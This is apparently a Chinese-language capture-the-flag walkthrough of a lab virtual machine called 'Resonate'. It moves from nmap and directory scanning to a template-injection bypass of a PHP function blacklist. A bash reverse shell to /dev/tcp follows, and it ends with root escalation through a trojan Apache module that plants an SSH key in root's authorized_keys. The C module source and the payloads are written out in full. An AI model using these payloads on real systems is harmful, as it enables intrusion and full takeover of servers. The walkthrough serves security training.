

Resonate


信息搜集

```
$ cat ports
# Nmap 7.99 scan initiated Sat Sep 19 16:23:07 2026 as: /usr/lib/nmap/nmap --privileged -sT -sC -O -sV -p- -o ports 192.168.1.19
Nmap scan report for 192.168.1.19
Host is up (0.0010s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.5 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.68 ((Unix))
|_http-title: It works! Apache httpd
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.68 (Unix)
MAC Address: 08:00:27:F5:76:C2 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), OpenWrt 22.03 (Linux 5.10) (94%), Android 9 - 11 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19 (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), Mikrotik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

常规端口，22和80

web信息搜集

80端口



存在登录页，尝试了几个弱密码没有通过

```
(kali㉿192)-[~/Desktop/Dasz/resonate]
$ cat reports/http_192.168.1.19/__26-09-19_16-24-21.txt | grep 200
200    356B    http://192.168.1.19/assets/
200    820B    http://192.168.1.19/cgi-bin/printenv
200     1KB    http://192.168.1.19/cgi-bin/test-cgi
200   374B    http://192.168.1.19/includes/
200     2KB    http://192.168.1.19/login.php
200   520B    http://192.168.1.19/pages/
200   406B    http://192.168.1.19/storage/
```

目录爆破暴露了很多敏感页面

- [Parent Directory](#)
- [dashboard.php](#)
- [editor.php](#)
- [settings.php](#)
- [templates.php](#)

其中/pages目录下可以未授权访问各类后台功能

突破点: SSTI

Template Editor

Edit and preview notification templates using {{variable}} and {=expression=} syntax.

Select Template

[Alert Monthly Status Welcome](#)

Variables

name

email

date

message

department

priority

Template Content

Welcome to Acme Corp, {{name}}!

We are pleased to have you on board. Your email {{email}} has been registered in our system.

Start Date: {{date}}

Your department:

Render Preview

[Reset](#)

Preview

Edit the template above and click "Render Preview".

editor.php描述中写道可以使用{{变量}}、{=表达式=}, 想到SSTI注入

{=7*7=}

Render Preview

[Reset](#)

Preview

49

settings.php

```
PHP Version 8.5.10
Template Engine SimpleRender v1.0
Restricted Functions system, exec, passthru, shell_exec, popen, proc_open,
phpinfo, assert, create_function, include, require, file_put_contents, fwrite,
fputs
```

暴露被禁掉的函数，尝试绕过

```
{= ('sys'.'tem')('id') =}
```

技巧：拆分禁用函数名，利用函数能执行的方式重新拼接

```
POST /pages/editor.php HTTP/1.1
Host: 192.168.1.19
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/153.0.0.0 Safari/537.36
Referer: http://192.168.1.19/pages/editor.php
Origin: http://192.168.1.19
Content-Type: application/x-www-form-urlencoded
Content-Length: 588

var_name=&var_email=33C3Fphp320&system327echo%201327293853F3E&var_date=&var_message=Your+request+has+been+processed+successfully.&var_department=IT+support&var_priority=High&template_content=578530+528527sys527527tem527529528527id527529+30570&preview=true
```

uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)

Template Editor

Edit and preview notification templates using {{variable}} and (=expression=) syntax.

Select Template

[Alert Monthly Status Welcome](#)

Variables

name

绕过成功，反弹shell即可

```
%7B%3D+%28%27sys%27.%27tem%27%29%28%22%2Fbin%2Fbash+-c+%27%2Fbin%2Fbash+-i+%3E%26+%2Fdev%2Ftcp%2F192.168.1.12%2F9001+0%3E%261%27%22%29+%3D%7D
```

```
(kali@192) - [~/Desktop/Dasz/resonate]
$ sudo nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.19] 35430
bash: cannot set terminal process group (2437): Not a tty
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
Resonate:/var/www/localhost/htdocs/pages$ |
```

提权

```
Linux Resonate 7.1.5-0-stable #1-Alpine SMP PREEMPT_DYNAMIC 2026-07-28 18:09:33
x86_64 Linux
```

又是busybox类型，find的-writable不可用，比较难受

```
lrwxrwxrwx    1 root    root          6 May  8 10:51 run -> ../run
drwxr-xr-x    3 root    root        4096 May  8 10:51 spool
drwxrwxrwt    2 root    root        4096 Jan 29  2026 tmp
drwxr-xr-x    5 apache  apache    4096 Sep 20 16:54 www
Resonate:/var$ |
```

/var/www目录属于apache用户，正常来讲都是属root，存在操作可能

前置知识：

apache需要root身份启动，并且启动时会加载module目录下的共享库，而其加载路径依赖于apache/etc/apache2/httpd.conf，/etc/apache2/conf.d/等配置文件中的LoadModule字段

```
Resonate:/var/www/localhost/htdocs/pages$ cat /etc/apache2/httpd.c
<che2/httpd.conf | grep LoadModule | grep -E '^[^#]'
```

LoadModule	mpm_prefork_module	modules/mod_mpm_prefork.so
LoadModule	authn_file_module	modules/mod_authn_file.so
LoadModule	authn_core_module	modules/mod_authn_core.so
LoadModule	authz_host_module	modules/mod_authz_host.so
LoadModule	authz_groupfile_module	modules/mod_authz_groupfile.so
LoadModule	authz_user_module	modules/mod_authz_user.so
LoadModule	authz_core_module	modules/mod_authz_core.so
LoadModule	access_compat_module	modules/mod_access_compat.so
LoadModule	auth_basic_module	modules/mod_auth_basic.so
LoadModule	reqtimeout_module	modules/mod_reqtimeout.so
LoadModule	filter_module	modules/mod_filter.so
LoadModule	mime_module	modules/mod_mime.so
LoadModule	log_config_module	modules/mod_log_config.so
LoadModule	env_module	modules/mod_env.so

若加载路径未使用绝对路径，则在处理时默认加载Serverroot(即/var/www) + modules/xxx.so

drwxr-xr-x	5	apache	apache	4096	Sep 20 17:02	.
drwxr-xr-x	13	root	root	4096	Jul 4 19:06	..
drwxr-xr-x	4	root	root	4096	Jun 8 23:14	localhost
lrwxrwxrwx	1	root	root	16	Sep 14 20:46	logs -> /var/log/apache2
-rw-r--r--	1	apache	apache	14568	Sep 20 16:53	mod_php85.so
lrwxrwxrwx	1	root	root	16	Sep 20 16:54	modules -> /usr/lib/apache2
drwxr-xr-x	2	apache	apache	4096	Sep 20 16:22	pt

此处是用一个软连接带到/usr/lib/apache2，但因www属主为apache，所以我们可以删掉该软连接，直接在/var/www/下创建modules目录，放入恶意so文件

这样在服务重启时可以加载到我们的恶意.so文件完成提权

因更改modules路径apache服务会崩掉，需要提前写好持久化操作，这里直接写root公钥即可

payload

```
/* mod_pwn.c - Apache module trojan (constructor-only, NO libc deps) */
static long sc(long n, long a, long b, long c, long d, long e, long f) {
    long ret;
    register long r10 __asm__("r10") = d;
    register long r8 __asm__("r8") = e;
    register long r9 __asm__("r9") = f;
    __asm__ volatile("syscall"
        : "=a"(ret)
        : "a"(n), "D"(a), "S"(b), "d"(c), "r"(r10), "r"(r8), "r"(r9)
        : "rcx", "r11", "memory");
    return ret;
}

__attribute__((constructor)) static void pwn(void) {
    static char sh[] = "/bin/sh";
    static char arg[] = "-c";
    static char cmd[] =
        "mkdir -p /root/.ssh; "
        "echo ssh-ed25519
        AAAAC3NzaC1lZDI1NTE5AAAAIlic4aZRAurTFGF5wZhh4LbGvTpNEUSETr1BhuDunxtZ pwn >>
        /root/.ssh/authorized_keys; "
        "chmod 700 /root/.ssh; chmod 600 /root/.ssh/authorized_keys; ";

    char *argv[4], *envp[1];
    argv[0] = sh; argv[1] = arg; argv[2] = cmd; argv[3] = 0;
    envp[0] = 0;
    sc(0, 0, 0, 0, 0, 0, 0);
}
```

```
envp[0] = 0;

if (sc(57, 0,0,0,0,0,0) == 0) {                                /* fork() */
    sc(59, (long)sh, (long)argv, (long)envp, 0,0,0);          /* execve() */
    sc(60, 0,0,0,0,0,0);                                       /* exit() */
}
```

```
gcc -shared -fPIC -nostdlib -O2 -o mod_php85.so mod_pwn.c
```

要触发加载需要重启服务，这里图省事直接重启靶机了

```

root@Resonate:~# whoami
root
root@Resonate:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Resonate:~#

```